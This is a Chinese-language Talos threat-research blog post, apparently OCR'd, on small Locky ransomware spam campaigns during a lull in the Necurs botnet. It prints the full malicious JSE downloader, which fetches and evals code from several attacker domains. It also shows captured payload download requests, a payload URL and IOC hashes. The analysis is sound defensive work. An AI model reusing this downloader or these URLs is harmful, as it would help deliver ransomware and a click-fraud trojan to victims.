
2017 年 1 月 18 日，星期三

没有 Necurs，Locky 便难以存活

作者：Nick Biasini；特别感谢：Jaeson Schultz


过去一年，Locky 在垃圾邮件和勒索软件方面表现出极强的破坏力。Locky 勒索软件变体每日都发送极其大量的垃圾邮件。此类流量主要由 Necurs 僵尸网络驱动。Locky 和 Dridex 的大部分活动都通过该僵尸网络操作。Necurs 会定期下线，通常在此期间 Locky 攻击活动会大量减少。目前就处于这样一个阶段。



SpamCop BL 上的活跃 IP 地址数量表明当前 Necurs 活动较少

从 12 月底开始 Locky 攻击活动的数量已没有往常那么多。但几天前我们注意到攻击者终于又开始通过垃圾邮件传送 Locky。主要的区别在于数量上。通常，Locky 在发动攻击时会发送成千上万封垃圾邮件，但这次活动中出现的消息数量还不到一千条。Talos 团队发现了几个低数量的 Locky 攻击活动，此类活动利用典型的脚本文件来传送 Locky，但采用了一些新形式。

活动 1 - 双重压缩 Locky



Locky 攻击的电子邮件样本

这是我们在几天前观察到的第一个活动。您可以看到该电子邮件消息中没有多少内容，既没有主题，也没有正文，除了一个附件外就是空白的电子邮件。提取附件后可以看到里面还有一个压缩文件，即 71344395.doc.zip，该压缩文件使用了双扩展名，目的是让用户误以为它是一个 doc 文件。此 zip 文件中还有另一个双扩展名文件：71344395.doc.jse。该文件是一个恶意 JavaScript，用于拉取导向 Locky 的负载。此项特定攻击活动中有多个负载。

```
var t = 200; var d = 0; var r = "Msxml2.XMLHTTP"; if (d == 0) { try { var e = new ActiveXObject(r); e.open("GET", "http://bolayde.
com/counter/?a=1nr6VtX9DpjQ9JDFxZdGaGTLdT6J3nryC&m=569673&i=rXf-iwupfCQTAKwEa7MheD0i4g2Lu_GD-XCRTIvyfVY-ZnicoEeVSGl0hPn8ExzXl5jIn-
wUdUsNbRI", false); e.send(); if (e.status == t) { eval(e.responseText.split("569673").join("a")); d = 569673; }; } catch(e) { }; }; if (
d == 0) { try { var e = new ActiveXObject(r); e.open("GET", "http://posters.sen.
es/counter/?a=1nr6VtX9DpjQ9JDFxZdGaGTLdT6J3nryC&m=858507&i=rXf-iwupfCQTAKwEa7MheD0i4g2Lu_GD-XCRTIvyfVY-ZnicoEeVSGl0hPn8ExzXl5jIn-
wUdUsNbRI", false); e.send(); if (e.status == t) { eval(e.responseText.split("858507").join("a")); d = 858507; }; } catch(e) { }; }; if (
d == 0) { try { var e = new ActiveXObject(r); e.open("GET", "http://serat-dz.
com/counter/?a=1nr6VtX9DpjQ9JDFxZdGaGTLdT6J3nryC&m=623892&i=rXf-iwupfCQTAKwEa7MheD0i4g2Lu_GD-XCRTIvyfVY-ZnicoEeVSGl0hPn8ExzXl5jIn-
wUdUsNbRI", false); e.send(); if (e.status == t) { eval(e.responseText.split("623892").join("a")); d = 623892; }; } catch(e) { }; }; if (
d == 0) { try { var e = new ActiveXObject(r); e.open("GET", "http://pintabian.
fr/counter/?a=1nr6VtX9DpjQ9JDFxZdGaGTLdT6J3nryC&m=20928&i=rXf-iwupfCQTAKwEa7MheD0i4g2Lu_GD-XCRTIvyfVY-ZnicoEeVSGl0hPn8ExzXl5jIn-wUdUsNbRI
", false); e.send(); if (e.status == t) { eval(e.responseText.split("20928").join("a")); d = 20928; }; } catch(e) { }; }; if (d == 0) {
try { var e = new ActiveXObject(r); e.open("GET", "http://quatresaisonsaujardin.
com/counter/?a=1nr6VtX9DpjQ9JDFxZdGaGTLdT6J3nryC&m=788084&i=rXf-iwupfCQTAKwEa7MheD0i4g2Lu_GD-XCRTIvyfVY-ZnicoEeVSGl0hPn8ExzXl5jIn-
wUdUsNbRI", false); e.send(); if (e.status == t) { eval(e.responseText.split("788084").join("a")); d = 788084; }; } catch(e) { }; };
```

JSE 文件的内容

这是在终端系统上执行的 JSE 文件。该文件的混淆程度不高，有几个可轻易识别的 URL。标出的第一部分是在网络流量中观察到的实际请求。该 GET 请求之后是看起来几乎完全相同的负载的两个 GET 请求。

```
GET /counter/?i=rXf-iwupfCQTAKwEa7MheD0i4g2L[illegible]RTIvyfVY-ZnicoEeVSGl0hPn8ExzXl5jIn-
wUdUsNbRI&a=1nr6VtX9DpjQ9JDFxZdGaGTLdT6J3nry[illegible]&r=01 HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 1.1.4322; .NET CLR 2.0.50727; .NET
CLR 3.0.4506.2152; .NET CLR 3.5.30729; .NET4.0C; .NET4.0E)
Host: tangopostale.com
Connection: Keep-Alive

GET /counter/?i=rXf-iwupfCQTAKwEa7MheD0i4g2L[illegible]RTIvyfVY-ZnicoEeVSGl0hPn8ExzXl5jIn-
wUdUsNbRI&a=1nr6VtX9DpjQ9JDFxZdGaGTLdT6J3nry[illegible]&r=02 HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 1.1.4322; .NET CLR 2.0.50727; .NET
CLR 3.0.4506.2152; .NET CLR 3.5.30729; .NET4.0C; .NET4.0E)
Host: tangopostale.com
Connection: Keep-Alive
```

恶意文件的 GET 请求

除上图中标出的部分外，GET 请求是完全相同的。这样会将两个负载传送到系统、Kovter 木马和 Locky 勒索软件。Kovter 主要用于点击欺诈攻击，并且在用户支付文件解密赎金后会继续在系统中运行。

这也是另一个不建议受害者支付赎金的原因。在这种特殊情况下，如果用户选择支付赎金以取回文件，那还有一个恶意软件安装程序正在系统中运行。

活动 2 - 基于 Rar 的 Locky

Locky 攻击的电子邮件样本

这是 Talos 团队第二天开始观察到的第二个攻击。该攻击活动的内容稍多一点，主题行和正文中都有内容。攻击者将邮件内容伪装成交易失败信息，这是垃圾邮件攻击的常用手段。此项特别攻击活动使用的是 rar 文件，而非更常用的 zip 档案。用户提取文件后会看到一个 js 文件：doc_details.js。

恶意 JavaScript 文件

这看起来更像是我们通常在 Locky 感染中看到的经混淆处理的 JavaScript。此项活动还有一些值得关注的细节。

URL	域	IP
http://unwelcomeaz.top:80/2/56.exe	unwelcomeaz.top	35.164.68.81

看似 Dridex 的 GET 请求

首先是是 Locky 实例的实际 GET 请求。如上所示，该 URL 结构并不是检索 Locky 负载时通常会看到的结构，反而看起来特别像是一个 Dridex 样本请求。第二个特点与所使用的用户代理 (UA) 有关。下图是从网络通信中捕获的截图，从该图中可以看出攻击者使用的是 python Ua，而非更传统的 UA。

```
GET /2/56.exe HTTP/1.1
Accept: */*
Accept-Language: en-us
User-Agent: Python-urllib/3.1
UA-CPU: AMD64
Accept-Encoding: gzip, deflate
Host: unwelcomeaz.top
Connection: Keep-Alive

HTTP/1.1 200 OK
Server: nginx
Date: Wed, 18 Jan 2017 18:05:47 GMT
Content-Type: application/octet-stream
Content-Length: 345600
Connection: keep-alive
Last-Modified: Wed, 18 Jan 2017 10:01:57 GMT
ETag: "587f3d15-54600"
Accept-Ranges: bytes

MZ.....................@.....................................  .!..L.!This program cannot be run in DO
mode.
```

新用户代理示例

鉴于这两次攻击的数量都相对较低，说明这两次攻击都可能是一次性攻击，抑或者预示了未来攻击活动中将会出现的一些变化。

无论攻击活动是何种情况，其结果都是一样的，即 Locky 的变体 OSIRIS 都被传送至终端系统。以上是我们从圣诞节假期之前到现在所观察到的第一批利用垃圾邮件传送 Locky 的攻击活动，这可能预示着未来即将出现的一些活动。攻击者可能还在通过其他方式（例如：漏洞攻击包）传播 Locky，但其发送的垃圾邮件数量相比几周前已大幅减少。

IOC

攻击活动 1

主题：<无>
正文：<无>

哈希值：
20667ee47576765550f9961b87728128c8d9cf88861096c9715c6fce994e347e（JSE 文件）
3c476dfbe53259830c458cf8b323cc9aeeb3d63d5f88cc2976716beaf24bd07c（Zip 文件）
2d51e764bf37e2e8c845d980a4d324e8a1406d04a791a57e6082682ce04517db（Zip 文件）
79ffaa5453500f75abe4ad196100a53dfb5ec5297fc714dd10feb26c4fb086db (Locky)

域名：
bolayde[.]com
tangopostale[.]com

攻击活动 2

主题：交易被阻止。案例编号：<随机数>

哈希值：
0822a63725345e6b8921877367e43ee23696d75f712a9c54d5442dbc0d5f2056（JS 文件）
55d092af73e5631982da6c165dfa704854b92f74eef0846e4b1aad57d0215251（Rar 文件）
ec9c06a7cf810b07c342033588d2e7f5741e7acbea5f0c8e7009f6cc7087e1f7 (Locky)

域名：
unwelcomeaz[.]top

结论

2016 年，Locky 攻击活动发送了数百万封恶意电子邮件，占据了垃圾邮件活动中的主导角色。当 Necurs 下线的时候，Locky 攻击活动发送的恶意电子邮件数量也随之下降。目前，Locky 攻击活动正处于一个较长的间歇期，消停时间将近一个月，此间垃圾邮件数量减少。尽管如此，攻击者依然以更小的规模传播 Locky。

问题在于 Necurs 将在何时恢复最大强度，因为等 Necur 恢复之后又会出现大量的垃圾邮件，这些邮件传送的不仅仅是 Locky，还有 Dridex 和其他类型的消息。例如：当 Necurs 处于活跃状态时，我们的黑名单上通常会出现约 350-400K 个与垃圾邮件相关的 IP 地址。如本文顶部的图片所示，IP 地址数量已有所增加，并接近 50K。许多垃圾邮件都依靠 Necurs 来执行，如果 Necurs 不再上线，那就需要找到一个替换物。2016 年，我们看到大部分的漏洞攻击包都已退出，同样地，垃圾邮件也可能这样退出。

虽然利用犯罪软件可以谋取暴利，每年可从中赚取将近十亿美元，但这是一种高风险行为，并且以后可能会出现这样一段时期：对手会趁早利用此类攻击赚取更多的金钱，以避免该违法行为所带来的严重惩罚。

覆盖范围

思科客户可通过其他方式检测并阻止此威胁，包括：

产品	保护
AMP	✔
CWS	✔
邮件安全	✔
网络安全	✔
Threat Grid	✔
Umbrella	✔
WSA	✔

高级恶意软件防护 (AMP) 解决方案可以有效防止执行威胁发起者使用的恶意软件。

CWS 或 WSA 的网络扫描功能可以阻止访问恶意网站，并检测这些攻击中所用的恶意软件。

邮件安全设备可以拦截威胁发起者在攻击活动中发出的恶意邮件。

IPS 和 NGFW 的网络安全防护功能拥有最新的签名库，可以检测威胁发起者的恶意网络活动。

AMP Threat Grid 可帮助识别恶意二进制文件，使所有思科安全产品都有内置保护措施。

Umbrella 可防止对与恶意活动相关的域进行 DNS 解析。

发布者：NICK BIASINI；发布时间：18:46
标签：LOCKY、勒索软件、垃圾邮件、TALOS、威胁研究